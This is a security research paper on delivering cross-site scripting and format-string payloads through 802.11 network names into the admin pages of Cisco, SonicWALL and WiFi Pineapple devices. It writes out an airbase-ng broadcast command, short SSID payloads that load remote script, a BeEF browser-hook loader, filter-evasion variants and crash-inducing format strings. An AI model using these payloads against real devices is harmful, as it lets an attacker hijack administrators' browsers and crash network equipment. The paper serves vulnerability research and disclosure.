Practical Exploitation Using A Malicious Service Set Identifier (SSID)

Deral Heiland
Senior Security Engineer
CDW Advanced Technology Services

Mike Belton
Technical Lead
CDW Advanced Technology Services

Brenden Morgenthaler
Security Engineer
CDW Advanced Technology Services

The purpose of the document is to discuss the initial groundwork and research associated with the testing and observation of injection attacks against embedded systems and various management consoles via the 802.11 wireless Service Set Identifier (SSID).

Abstract

The proliferation of devices that implement user interfaces via a web service creates interesting opportunities for an adversary. These user interfaces employ standard HTML elements, are delivered via HTTP, and are rendered in a web browser on an end user's device. While the idea of attacking web services designed for end users is not new, this paper demonstrates practical exploitation using an 802.11 Service Set Identifier (SSID). The term "malicious SSID" is used in this paper to represent the concept of exploiting software by emitting instructions via SSIDs. Additionally, this paper discusses attacks that are implemented using a single SSID, or a series of SSIDs working together.

Introduction to Service Set Identifiers

The main purpose of the SSID is to assign human-readable names to an 802.11 wireless network. The SSID is broadcast in a particular type of management frame known as the beacon frame. A beacons frame's body contains the service set identifier (SSID), timestamp, and other relevant information regarding the access point. The following image represents an SSID information element as sent in a beacon frame. The frame is made up of three key sections[1,2].

- Element ID: This is set to '0' to signal that an SSID is being broadcast
- Length: Indicates the length of the information field
- SSID: The human readable SSID name

A zero byte SSID is a special case that is defined within a probe request frame. A zero byte SSID is used when a system is attempting to discover all 802.11 networks within its area.

Injection Attacks via the SSID

In practice, it has been determined that there are no restrictions related to the 32 bytes of data that can be broadcast within an SSID. Because of this, the adversary is able to broadcast a wide variety of attack traffic that can be targeted at receiving applications.

While conducting independent research related to this attack vector, I identified some previous work in this area by Rafael Dominguez Vega of MWR InfoSecurity. Mr. Vega released a technical whitepaper "Behind-Enemy-Lines"[3], a security advisory in 2008[4] and another advisory in 2009[5] related to using SSIDs to inject malicious attacks into targeted wireless systems. I would recommend anyone interested in this topic to review the whitepaper and associated advisories. Although Mr. Vega's whitepaper in 2008 brings to our awareness this potential attack vector, it seems that since 2008 little research or testing has been conducted around the idea of using SSID broadcasts to inject malicious code into a device's receiving software.

This paper discusses two proven attack types in particular. These attacks include cross-site scripting attacks (XSS) and exploitation of format string vulnerabilities.

Cross-Site Scripting (XSS) Attacks

While testing several products it was discovered that an XSS attack could be injected into the following systems via the SSID


- Cisco Small Business Wireless Access Point Model WAP200
- Cisco Small Business Wireless Bridge Model WET200
- SonicWALL TZ 210 Wireless Series Internet Security Appliance
- WiFi Pineapple Mark IV

To better understand the vulnerabilities, we will take a closer look at these devices to determine how each attack works as well as determining the probability of success. To begin, we examine the Cisco WAP200 access point.

WAP200

As with most modern devices, the administration interface is implemented as a web service running on the device. This web service is accessed using a standard web browser on common service ports. Examining the Cisco WAP200's user interface, we find that the SSID is only being processed when performing a site survey. Because of this, a successful attack on this device requires that the administrator be conducting a site survey while our malicious SSID is being broadcast.

Figure 1: Cisco WAP200 Administration Interface



If a site survey is being performed, the attack is surprisingly simple to execute. To carry out this attack, broadcast an SSID containing JavaScript code. To demonstrate this attack I created a software-based access point using Airbase-NG[6] to broadcast the malicious SSID.

The following command was used to generate and broadcast the malicious SSID:


```
airbase-ng -e "<script>alert('PWND')</script>" -c 8 -v mon0
```

The resulting SSID looks like this in the air:

```
<script>alert('PWND')</script>
```

Using this technique, it was clearly demonstrated that the WAP200's administration interface processes the malicious SSID and renders it in the victim's web browser.

Figure 2: Successful Script Execution on Cisco's WAP200



To further expand on this attack vector I examined methods to leverage the open source Browser Exploitation Framework (BeEF)[7] A primary struggle when creating these types of attacks involves the space limitation of the SSID. In practice, it is difficult to create a high-impact malicious SSID using only 32 characters.

To expand the range of available payloads, we exploit the fact that the victim's web browser is probably also allowed to access content on the public Internet. To demonstrate this, I registered a short domain name that uses 6 characters. Using this approach, the number of potential payloads increased dramatically. For example, the following 26 character SSID was successfully passed through the WAP200's administration interface:

```
<script src=//ld1.us/a.js>
```

The a.js script contains the following data:

```
document.write('<html>');
document.write('<body>');
document.write('<SCRIPT SRC=http://BEEFSERVER:8088/hook.js></SCRIPT>');
document.write('</body>');
document.write('</html>');
```


By reflecting the attack out to a public URL, the potential attack surface grows considerably. It's worth acknowledging that this attack could have been compacted into an even shorter URL by setting up BeEF on a common web services port at the root of the domain.

Another device, similar to the WAP200 but requiring a different method to successfully attack, was the WET200 Cisco small business bridge. The following section briefly describes this device and successful exploitation methods.

WET200

When the WET200 site survey renders our malicious SSID, the HTML elements are contaminated and the browser renders it as plain text.

Figure 3: Corrupted Administration Interface



Further examination of the HTML source shows that the last part of the SSID (</script>) terminated a previous SCRIPT element.

Figure 4: HTML Corruption After Injection

```
<script language="javascript">

var TotalSiteSurveyEntry = 0;
var SiteSurveyEntry = 0;
var own_channel;
var own_security_mode;
var ssid_0 = new Array();
ssid_0[0] = '6';
ssid_0[1] = 'NetOne';
ssid_0[2] = '34:EF:44:B9:11:69';
ssid_0[3] = '   AES     ';
ssid_0[4] = 'WPA2-PSK    ';
ssid_0[5] = 'Infra       ';
ssid_0[6] = '91 &#037';
var ssid_1 = new Array();
ssid_1[0] = '8';
ssid_1[1] = '<script>alert(\'PWND\')</script>';
ssid_1[2] = '00:C0:CA:61:6D:06';
ssid_1[3] = '   NONE    ';
ssid_1[4] = 'OPEN        ';
ssid_1[5] = 'Infra       ';
ssid_1[6] = '96 &#037';
var ssid_2 = new Array();
```

To effectively attack a device exhibiting this behavior, it becomes necessary to use multiple APs to correctly build the malicious SSID. One solution to this issue involved configuring the first AP broadcasting the malicious SSID </script> at channel one. This malicious SSID will close out the interface's initial SCRIPT element and allow us to complete the attack. Success of this is method is dependent on the order the access points are displayed in the management console. On a number of APs I have observed the order is based on the order of beacon is received. This is also the case with the WET200. Although I was able to successfully trigger the exploit consistently by placing the first malicious SSID AP on lower end channel, such as channel 1, and placing the second malicious SSID AP on a higher end channel, such as channel 11. Multiple test were conducted using this method with success on each one. By using this technique, the adversary can create a more complex attack with multiple APs.


As mentioned previously, a successful attack requires the system administrator to be actively using the site survey when a malicious SSID is being broadcast. Since these site surveys are generally performed only when a new access point is being deployed, the opportunity to execute this attack is limited.

TZ210

Another device tested as part of this research was a SonicWALL TZ210. The primary concern with this device is related to the device's Wireless Intrusion Detection Settings (IDS) page. The image below demonstrates the effect of broadcasting a malicious SSID of:

<script>alert(42)</script>.

Figure 5: Successful Script Execution on TZ210



As mentioned previously, the effectiveness of these attacks are directly related to how the device features are utilized by the system administrator. If the IDS page is regularly monitored, the chances of a successful attack greatly increase. From a targeting perspective, the opportunity to exploit this vulnerability is greater than in the case of the Cisco devices, but it is still rather limited.

Given this situation, I began investigating a different class of devices. In this device class, a primary function involves interrogating the wireless spectrum to discover other devices and configurations. An example of this device type is the WiFi Pineapple Mark IV.

WiFi Pineapple Mark IV:

During the testing of the WiFi Pineapple it was verified that malicious SSIDs were processed within the normal status page, and when the detailed report was selected. Accessing this status page is a common action when using the WiFi Pineapple under normal conditions. This greatly increases the probability that an attack will be successful.

I investigated several methods for injecting a malicious SSID into the victim's browser session. The following HTML elements were utilized:

- Iframe Element: <iframe src=url.foo>
- Object Element: <object data=url.foo>
- Image Element: <img src=url.foo>
- Script Element: <script src=url.foo>

While testing the effectiveness of each element, a number of limitations and new opportunities were presented.

The script located at /www/pineapple/karma/karmaclients.sh on the pineapple device presents itself as an interesting target. This script gathers station statistics and writes that the output to a file named ‘stadump’. The stadump file is then parsed in a variety of ways by karmaclients.sh and displayed when the detailed report is selected “/pineapple/index.php?report”.


When considering attacks against karmaclients.sh, the following limitations were discovered:

- A forward slash (ASCII 47) must be escaped by backslash (ASCII 92)
- Space (ASCII 32) is not allowed

In practice, we find that limitations related to the use of ASCII 32 can be resolved by preceding it with a forward slash. The use of the forward slash comes with the cost of an additional backslash. This cost becomes problematic because we are only allowed 32 characters to implement the attack.

As with previous devices, an early test involved injecting JavaScript into the user interface. This was only successful on the detailed report page using the malicious SSID <script>alert("pwnd")<\/script> .

Figure 6: Successful Script Execution on Pineapple



Attempts to access public URLs was met with varying degrees of success. One interesting set of discoveries involved my attempts to inject a SCRIPT element. In these tests, I used a malicious SSID of <script\/src=\/\/ld1.us\/x.js> to access JavaScript using a public URL. Network communications related to this attack were monitored and it was demonstrated that the device was successfully accessing the remote JavaScript. While we can demonstrate that the resource referenced in the script element is being accessed, it does not execute in the target browser. Testing continues to better understand the root cause of this issue.

Further testing determined that the issue affecting our use of the SCRIPT element did not affect other methods for accessing remote resources. Using the IFRAME, IMG and OBJECT elements, I


was able to successfully access a remote resource and inject it into the user interface on the primary status page and was not limited by any restrictions on the space and / characters as I had been on the detailed report page. Beyond text objects, my testing also demonstrated injection of audio and image files into the primary status page. Further testing continues in this area across all tested devices.

Perhaps the most interesting component of this attack is the idea that the Pineapple Mark IV is typically purchased by individuals that are actively performing security evaluations of wireless networks and connected stations. Through the use of malicious SSIDs, the roles of victim and adversary are temporarily reversed. This can make for great fun when used against a WiFi Pineapple user who is unaware of these issues.

Format String vulnerability

The concept of the malicious SSID began with some related testing that focuses on format string vulnerabilities in embedded devices. While examining the Cisco WET200 and WAP200, I discovered a format string vulnerability that can be triggered to reveal data from the devices' process stacks. Figure 7 shows the output of one test.

Figure 7: Format String Vulnerability Triggered



Some other interesting conditions were encountered during the initial research. For example, a malicious SSID of %X%X%X%X%X%X%X meets length restrictions, but the data returned from the process stack causes some type of panic in the device. Initially this was believed to be

caused by 32 byte limitation of the SSID, but further tested revealed that returning more than 32 bytes of data does not cause this issue. Further testing of these anomalies is being investigated further. It was also found, as expected, that using malicious SSIDs of %S%S%S and %N%N%N also crash the device. This is interesting because it indicates the potential that memory read and writes are possible.

Conclusion

Much work remains to be done to better understand the impact of malicious SSIDs and associated payloads across a wider range of devices. Some future challenges include:

- Identify new ways to work within the 32 character limit to expand the range of available malicious SSIDs
- Identify and understand the exploitability of various outcomes not discussed in this paper
- Expand the list of targeted devices and broaden the research

While most of this research involves well-worn attacks related to cross-site scripting and format string vulnerabilities, the injection point is interesting from a research perspective. Additionally, this research may help inform decisions related to standards creation and the issues associated with growing or shrinking the length of an SSID.

This research is still young but I was surprised by the ubiquity of the problem. At the time of this writing, 10 devices have been tested, and five of them were found to have some type of identifiable exploit condition. The future of this research seems compelling. I expect a linear relationship between the number of devices tested and the number of exploitable conditions discovered.

References

(1) http://standards.ieee.org/findstds/interps/802.11-2007.html
(2) http://standards.ieee.org/about/get/802/802.11.html
(3) http://labs.mwrinfosecurity.com/research-projects/behind-enemy-lines/publications/
(4) http://labs.mwrinfosecurity.com/advisories/2010/05/10/bt-home-hub---ssid-script-injection-vulnerability/
(5) http://labs.mwrinfosecurity.com/advisories/2008/07/28/dd-wrt-ssid-script-injection-vulnerability/
(6) http://www.aircrack-ng.org/
(7) http://beefproject.com/
(8) https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
(9) http://www.foofus.net